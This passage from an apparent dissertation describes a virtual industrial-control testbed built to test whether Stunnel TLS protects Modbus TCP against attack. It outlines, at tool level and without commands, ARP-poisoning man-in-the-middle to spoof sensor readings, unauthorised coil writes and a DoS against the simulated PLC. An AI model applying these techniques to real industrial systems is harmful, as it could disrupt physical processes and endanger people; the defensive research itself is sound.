This project uses an **experimental** research methodology to evaluate the effectiveness of transport-layer encryption in securing Modbus TCP, a commonly used but inherently insecure industrial protocol. The goal is to simulate realistic attack scenarios on a Modbus-based industrial control setup and determine whether applying TLS encryption improves security.

A test environment was created using simulation software, and penetration testing was carried out. First against the unencrypted network, focusing on traffic interception, command injection, and sensor spoofing. **Stunnel** was then deployed to encrypt Modbus traffic, and additional tests were then performed to determine whether the same attacks could still succeed with encryption in place. This approach allows for a direct comparison between insecure and encrypted configurations.

Justification of Research Method (3.2.2)

An experimental approach is appropriate because it enables the controlled testing under different configurations, in this case, **unencrypted** versus **encrypted** communication.

Industrial Control Systems can be evaluated through simulation rather than real-world deployment, negating the operational and safety risks of live testing. To replicate realistic ICS conditions, a virtualised lab environment was built, allowing for repeatable testing without risking live infrastructure. The use of a simulated environment allowed direct comparison of the environment both unencrypted and then encrypted, under controlled conditions, ensuring that observed outcomes weren't a result of external variables.

By using this method, the project is able to provide practical, evidence-based insights into how legacy protocols can be protected through encryption.

Other Considerations (3.2.3)

While this research focuses primarily on the technical aspects of OT cybersecurity, there are other factors must also be acknowledged:

Legal and Political

Cybersecurity in OT environments is increasingly shaped by regulatory mandates such as the EU Network and Information Systems (NIS) Directive [26] and the US Cybersecurity and Infrastructure Security Agency (CISA) [27] regulations, which require critical infrastructure operators to implement appropriate security measures. Although this project was conducted in a simulated environment, its relevance aligns with these legal expectations, highlighting the importance of securing legacy protocols.

Social and Institutional

Resistance to change within manufacturing environments remains a challenge, especially when cybersecurity improvements require changes to long-standing operational practices. Many organisations prioritise uptime and continuity over security, often due to a lack of cybersecurity expertise in OT roles. Additionally, institutional reliance on legacy systems makes it difficult to adopt newer standards or protocols without significant disruption. [28]

Economic

Cost is a major barrier to implementing OT security. Many small and mid-sized manufacturers lack the budget to adopt full-scale industrial cybersecurity solutions or modern PLCs. This project specifically chose free and open-source tools to reflect these economic constraints and to demonstrate that meaningful improvements can still be made without costly investments. [29]

Ethical and Professional

All penetration testing was conducted in an isolated, non-production environment, with no risk to live systems or data. The attacks were designed strictly for educational and research purposes and carried out in compliance with ethical standards. The project follows the principles of responsible disclosure and aligns with professional codes of conduct such as those outlined by the BCS and UK Cyber Security Council. The goal is not to exploit weaknesses, but to demonstrate risks and promote more secure industrial practices, upholding the ethical duty of “doing no harm” while encouraging practical, low-cost defensive strategies.

Practical Implementation of Research Method (Section 3.3)

Testing Environment (3.3.1)

The practical component of this research method first involved the creation of an interconnected network of virtual machines (VMs) using **Oracle VirtualBox** to simulate a fully functional OT ecosystem. This consisted of Industrial Control System (ICS) devices typically found in an OT environment to replicate realistic manufacturing scenarios.

Factory Simulation – Factory I/O

Factory I/O [30] was used as an industrial process simulator, providing a 3D virtual factory environment that interacts directly with the PLC (OpenPLC). It simulates conveyor belts, sensors, actuators, and other manufacturing components, enabling the PLC to control and monitor physical-like processes in real time. This adds practical context to the control logic and allows testing of automation workflows and security scenarios within a visually rich, interactive setting.



This was chosen for its intuitive visual interface (see **FIGURE 1**), support for Modbus TCP, and its ability to create realistic industrial processes without the need for costly physical hardware.



FIGURE 1 - FACTORY I/O - AUTOMATED WAREHOUSE

Router – pfSense

pfSense [31], a free and open-source router/firewall, was deployed to enable communication between the ICS devices (via DHCP and static IP addresses) and to manage segmentation between two separate OT and IT networks. This allowed the attacker VM to be placed outside the trusted OT environment for realistic simulation of external threats.



This was chosen over commercial firewall solutions for its robust feature set, customisability, and zero cost. It provides advanced functionality within a lightweight, virtualised form, making it suitable for simulated networks without licensing overhead.

Programmable Logic Controller (PLC) – OpenPLC

OpenPLC [32], an open-source programmable logic controller, was used with its logic programming application (OpenPLC Editor) to program the virtual factory environment via ladder logic. It provided the interface for Modbus TCP communications with both the SCADA system and Factory I/O, simulating a typical control system.



OpenPLC was chosen due to its full support for IEC 61131-3 programming standards and compatibility with Modbus TCP and multiple SCADA and simulation platforms. Although it lacks the performance and hardware robustness of industrial PLCs like Siemens S7-1200, it offers a flexible, accessible, and modular solution ideal for research and simulation environments where cost and accessibility are limiting factors.

SCADA System – ScadaBR

ScadaBR [33] was used as the Supervisory Control and Data Acquisition (SCADA) platform. It monitored the state of each sensor and actuator in the environment and displayed real-time information, communicating with the Modbus server via Modbus TCP.



ScadaBR was chosen as a lightweight, open-source SCADA alternative to commercial platforms such as Ignition or Wonderware. While those platforms offer greater scalability and integration, ScadaBR's simplicity, Modbus compatibility, and ease of deployment made it well-suited to the virtual testbed and research objectives of this project.

Human Machine Interface (HMI) – Basic Windows 10 VM

A basic Windows 10 virtual machine was configured to act as the Human-Machine Interface (HMI). It represented the operator's workstation, capable of viewing SCADA data and interacting with control systems. It was also used to host client certificates and connect to encrypted services when TLS was enabled via Stunnel. Windows was selected for its familiarity and compatibility with key tools used in the project.







Attackers VM - Basic Kali Linux VM

A Kali Linux virtual machine was used to simulate an external adversary. Positioned with access to both the OT and IT networks, it was used to conduct various attacks, including ARP poisoning, packet sniffing, replay attacks, and man-in-the-middle (MITM) attempts against Modbus TCP communications. This allowed for realistic testing of both the vulnerability of plaintext protocols and the effectiveness of TLS encryption as a mitigation.



Kali Linux was chosen due to its comprehensive suite of pre-installed penetration testing tools and strong community support. It enables rapid execution of offensive techniques commonly used in real-world cyberattacks, making it ideal for demonstrating vulnerabilities and validating defensive measures like TLS.



Experimentation (3.3.2)

The experimentation phase of this project was designed to assess the effectiveness of encryption in mitigating common security threats against Modbus TCP communication within operational technology (OT) environments. A **comparative** approach was used, consisting of penetration testing against the unencrypted configuration first, and then the TLS-encrypted Modbus configuration, to assess its effectiveness.

The tests were designed to simulate realistic threat scenarios using common offensive techniques. All attacks were launched from the Kali Linux virtual machine, which had network adapters connecting it to the IT and OT networks. The following tests were conducted in both configurations:

- **Reconnaissance:** Using **Grassmarlin** and **nmap**, passive and active reconnaissance was carried out to test what information could be gathered on the setup of the OT network, focusing on open ports and services. **QModMaster** was then used to identify the Modbus registers of the inputs/outputs.
- **Packet Sniffing:** Using **Wireshark**, Modbus traffic was captured and analysed to determine whether sensitive ICS data could be read in transit.
- **Sensor Erasure/Insertion Attack:** **Ettercap** was used to carry out man-in-the-middle (MITM) attacks by ARP poisoning, to intercept communication between the Modbus server and PLC. This tested whether the attacker could modify the sensor readings of the ICS inputs, to force the PLC to send incorrect Modbus commands.
- **Actuator Enablement Attack:** Using **QModMaster** again, Modbus commands could be sent directly to the Modbus server (Factory I/O) to test whether unauthorised control actions could be executed, such as turning actuators on/off. The **pyModbusTCP** library within **Python** was also used to simulate a Denial of Service (DoS) style attack.

TLS Encryption Implementation

Stunnel was implemented to secure Modbus TCP communication without requiring any major changes to infrastructure. By wrapping Modbus traffic in a TLS-encrypted tunnel, this adds confidentiality, authentication, and integrity to an otherwise insecure protocol.



Stunnel was chosen due to its lightweight design, open-source availability, and compatibility with the majority of systems. Unlike native Modbus TLS implementations, Stunnel provides an immediate and low-impact security enhancement, ideal for OT environments where infrastructure changes are difficult or disruptive.

(Section 3 – 1,594 Words)

Testing Environment Setup (Section 4)



Introduction (Section 4.1)

To conduct penetration testing of a manufacturing environment, a realistic test environment was required. This needed to reflect the structure, functionality, and vulnerabilities of real-world ICS deployments. This section outlines the design and implementation of the virtualised testbed used for the execution stage, including details of the virtual machine setup, network configuration, and the process of programming a Programmable Logic Controller (PLC) to make the simulated manufacturing line function.

Testing Environment Overview (4.1.1)

A virtual OT network was developed using a network of virtual machines (VMs) and various ICS software applications to replicate a realistic manufacturing environment. This included the following:

- **Factory Simulation** - Factory I/O
- **Router** - pfSense
- **Programmable Logic Controller (PLC)** - OpenPLC
- **SCADA System** - ScadaBR
- **Human Machine Interface (HMI)** – Basic Windows 10 VM
- **Attackers VM** - Basic Kali Linux VM




Networking (Section 4.2)

Network Overview (4.2.1)

Virtual network infrastructure was implemented to replicate a typical Industrial Control System (ICS) environment, consisting of an Operational Technology (OT) network and a separate Information Technology (IT) network. This segmentation reflects common ICS architectures used in real-world industrial environments, where OT is typically isolated from the corporate network.

To achieve this, two VirtualBox Host-Only Network Adapters were created and assigned to the virtual machines, each corresponding to one of the two networks (OT and IT), see **FIGURE 2**. These adapters allowed isolated network communication between devices without external internet access.

The attacker's machine was configured with both network adapters attached to allow direct access to both networks. This setup reflects a worst-case scenario where an attacker has compromised an IT asset and pivoted into the OT environment, allowing for simultaneous reconnaissance and attack execution on both sides of the network boundary.




The screenshot shows the 'Host-only Networks' tab in the VirtualBox configuration window. It displays a table of three host-only network adapters. The first adapter is selected and highlighted in blue.

Name	IPv4 Prefix	IPv6 Prefix	DHCP Server
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24		Disabled
VirtualBox Host-Only Ethernet Adapter #2	192.168.67.100/24		Disabled
VirtualBox Host-Only Ethernet Adapter #3	192.168.88.1/24		Disabled

FIGURE 2 - VIRTUALBOX - ADAPTER CONFIGURATION

pfSense was deployed as the router to enable communication and to allow traffic to flow between the IT and OT networks. Two network interfaces were configured within pfSense, with one assigned to each subnet, see **FIGURE 3**. Static IP addressing was used for all devices except the attacker's machine.



The screenshot shows the 'Interfaces' configuration window in pfSense. It lists three network interfaces: WAN, OTNETWORK, and ITNETWORK. Each interface is configured with a 1000baseT <full-duplex> link and a static IP address.

Interface	Link	IP Address
WAN	1000baseT <full-duplex>	10.0.2.15
OTNETWORK	1000baseT <full-duplex>	192.168.67.1
ITNETWORK	1000baseT <full-duplex>	192.168.88.1

FIGURE 3 - PFSense - INTERFACES

Operational Technology Network (4.2.2)

The OT network operated on the 192.168.67.0/24 subnet and included the main industrial control components, see **FIGURE 4**. These were:

- **Router (pfSense)** – 192.168.67.1 (OT interface)
- **PLC (OpenPLC)** – 192.168.67.5
- **SCADA System (ScadaBR)** – 192.168.67.6
- **Modbus Server (Factory I/O)** – 192.168.67.100
- **Attacker's VM (Kali Linux)** – 192.168.88.13 (eth1 - OT Interface)

This allowed Modbus TCP/IP communication between devices, enabling the PLC to control simulated physical processes in Factory I/O, and the SCADA system to monitor and visualise data in real time. All devices were connected through a virtualised LAN using the host system's virtual network interface.

192.168.67.5	08:00:27:78:29:55	plc
192.168.67.6	08:00:27:3f:5d:b3	scada
192.168.67.13	08:00:27:50:f3:a4	kali

FIGURE 4 - pfSENSE - OT NETWORK IP ADDRESSES

Information Technology Network (4.2.3)

The IT network operated on the 192.168.88.0/24 subnet and included the HMI and the attacker's Kali Linux machine, see **FIGURE 5**. The IP addresses were the following:

- **Router (pfSense)** – 192.168.88.1 (IT interface)
- **HMI (Windows 10)** – 192.168.88.10
- **Attacker's VM (Kali Linux)** – 192.168.88.11 (eth0 - IT Interface)

This allowed the Windows 10 HMI workstation to operate within a separate corporate environment, simulating typical IT/OT convergence and a realistic attack scenario. Devices on this network could interact with the OT network through the pfSense router. All IT systems were connected through a second virtualised LAN.

192.168.88.5	08:00:27:9b:00:92	HMI
192.168.88.11	08:00:27:24:f9:d2	kali

FIGURE 5 - pfSENSE - IT NETWORK IP ADDRESSES

Network Topology Diagram (4.2.4)




FIGURE 6 - NETWORK TOPOLOGY DIAGRAM

Manufacturing Environment Setup (Section 4.3)

Factory I/O Overview (4.3.1)

Factory I/O provides a selection of prebuilt industrial scenes (see **FIGURE 7**), with the option to design custom environments (see **FIGURE 8**).




FIGURE 7 - FACTORY I/O - PREBUILT SCENES



FIGURE 8 - FACTORY I/O - CUSTOM SCENE CREATION

Building the Scene for Testing (4.2.3)

Using the tools within Factory I/O to create a custom scene, a simple conveyor system was developed (**FIGURE 10** and **FIGURE 10**). This would go on to be used for the experimentation phase.




FIGURE 9 - FACTORY I/O - BUILDING THE SCENE FOR TESTING



FIGURE 10 - FACTORY I/O - CUSTOM CONVEYOR BELT SCENE OVERVIEW

Conveyor Belt Scene Overview (4.2.4)

The environment features a basic material handling process using two conveyor belts. The entry conveyor is operated manually via start and stop buttons (see **FIGURE 11**), while the exit conveyor is controlled automatically through two sensors. When an item is transferred from the entry conveyor to the exit conveyor, the first sensor detects its presence and triggers the exit conveyor to start. As the item reaches the end of the belt, a second sensor detects it and stops the conveyor (see **FIGURE 12**)



FIGURE 11 - FACTORY I/O - START/STOP BUTTONS OVERVIEW



FIGURE 12 - FACTORY I/O - SENSORS OVERVIEW

This scenario introduces both manual and automated control elements and demonstrates how sensor-based logic can be used to manage material flow. It reflects common real-world systems such as checkout lanes in supermarkets or baggage handling at airport security (albeit in a simplified form), where sensors and actuators are used to regulate item movement efficiently.

Creating the PLC Logic for the Scene (4.2.5)

Overview

Factory I/O doesn't provide any PLC logic by default, requiring all control programs to be developed independently. Creating the logic involves taking the sensors and actuators in the scene, mapping them as variables in a PLC programming tool, and then creating the logic using whatever language is most applicable. Once the logic is developed, it can then be compiled and uploaded to the PLC as a program.

Having limited experience with PLC programming, the learning process was very time-consuming and involved a lot of trial and error. See **Appendix A** for examples of PLC logic programming tasks carried out during the learning process.

Identifying Modbus Inputs and Outputs

The first step was to identify the Modbus inputs/sensors and outputs/coils, and their associated registers.

There are four Modbus inputs/sensors and two outputs/actuators, which could be viewed in the Factory I/O Configuration screen, see **FIGURE 13**:

Inputs/Sensors:

- Start Button - 0
- Stop Button - 1
- Sensor A - 2
- Sensor B - 3

Outputs/Coils:

- Entry Conveyor - 0
- Exit Conveyor - 1




FIGURE 13 - FACTORY I/O - INPUTS AND OUTPUTS

Mapping the Modbus Variables in OpenPLC Editor

With the inputs and outputs in the scene now identified, they could then be mapped as variables in the relevant PLC programming tool. **OpenPLC Editor** was used to create the logic for this project due to its strong compatibility and ease of use with OpenPLC.

Based on the Modbus register locations of each input/output (see **FIGURE 13**), these were translated into corresponding variable locations within OpenPLC Editor. This required assigning standard IEC 61131-3 addressing prefixes such as %IX for inputs and %QX for outputs. Once defined, these variables are ready for referencing within the actual logic. See summary of inputs/output variables below in **FIGURE 14** and **FIGURE 15**, and then the variables declared in OpenPLC Editor in **FIGURE 16**.

Inputs			
Variable	Type	Register	Variable Location
Start Button	Discrete Input Register	0	%IX100.0
Stop Button	Discrete Input Register	1	%IX100.1
Sensor A	Discrete Input Register	2	%IX100.2
Sensor B	Discrete Input Register	3	%IX100.3

FIGURE 14 - INPUT VARIABLES TABLE

Outputs			
Variable	Type	Register	Variable Location
Entry Conveyor	Coil	0	%QX100.0
Exit Conveyor	Coil	1	%QX100.1

FIGURE 15 - OUTPUT VARIABLES TABLE

#	Name	Class	Type	Location
1	I_StartButton	Local	BOOL	%IX100.0
2	I_StopButton	Local	BOOL	%IX100.1
3	I_SensorA	Local	BOOL	%IX100.2
4	I_SensorB	Local	BOOL	%IX100.3
5	Q_EntryConvey	Local	BOOL	%QX100.0
6	Q_Conveyor	Local	BOOL	%QX100.1

FIGURE 16 - OPENPLC EDITOR - DECLARING THE VARIABLES

Creating the Logic

With the variables now declared, the PLC logic could be programmed. The **Ladder Logic** language was chosen, since the control process involved discrete inputs and simple relay-style logic. Ladder Logic provided a clear, visual way to represent the sequence of operations, such as starting the exit conveyor when the first sensor was triggered and stopping it when the second sensor detected an item. The logic was designed to work as follows:

- When the start button (**I_StartButton**) is pressed, the entry conveyor (**Q_EntryConveyor**) is activated.
- When the stop button (**I_StopButton**) is pressed, the entry conveyor (**Q_EntryConveyor**) is deactivated.
- If the first sensor (**I_SensorA**) detects an object, the main conveyor (**Q_Conveyor**) is activated.
- Once the second sensor (**I_SensorB**) detects an object, the main conveyor (**Q_Conveyor**) is deactivated.

This looks like the following when created using Ladder Logic (**FIGURE 17**):




FIGURE 17 - OPENPLC EDITOR - PLC LOGIC (LADDER LOGIC)


Once created this could be compiled as a Structured Text (ST) file and uploaded to OpenPLC as a program. The full ST file for this can be found in **Appendix B**. The program could then be started on the PLC, and the logic is executed in Factory I/O in real time, responding to sensor inputs and controlling actuators based on the defined logic (see **FIGURE 18**).



FIGURE 18 - FACTORY I/O - ITEMS REACHING SENSOR B AND STOPPING AS EXPECTED (WITH PLC RUNNING)

SCADA System Setup (4.2.4)

Following the PLC setup, ScadaBR could be configured to monitor and visualise the state of the conveyor system in real time. Each relevant input/output, such as sensor/actuator states, were mapped to a corresponding Modbus register within ScadaBR's data points configuration, see **FIGURE 19**.



Name	Data type	Status	Slave	Range	Offset (0-based)	
Conveyor	Binary		1	Coil status	1	
EntryConveyor	Binary		1	Coil status	0	
Sensor_A	Binary		1	Input status	2	
Sensor_B	Binary		1	Input status	3	
StartButton	Binary		1	Input status	0	
StopButton	Binary		1	Input status	1	

FIGURE 19 - SCADABR - DATA POINTS

The data points were then created and assigned to a graphical interface, allowing visualisation of the activity, see **FIGURE 20**. This setup provided a clear overview of the system's operation by displaying live process values as they changed during runtime.

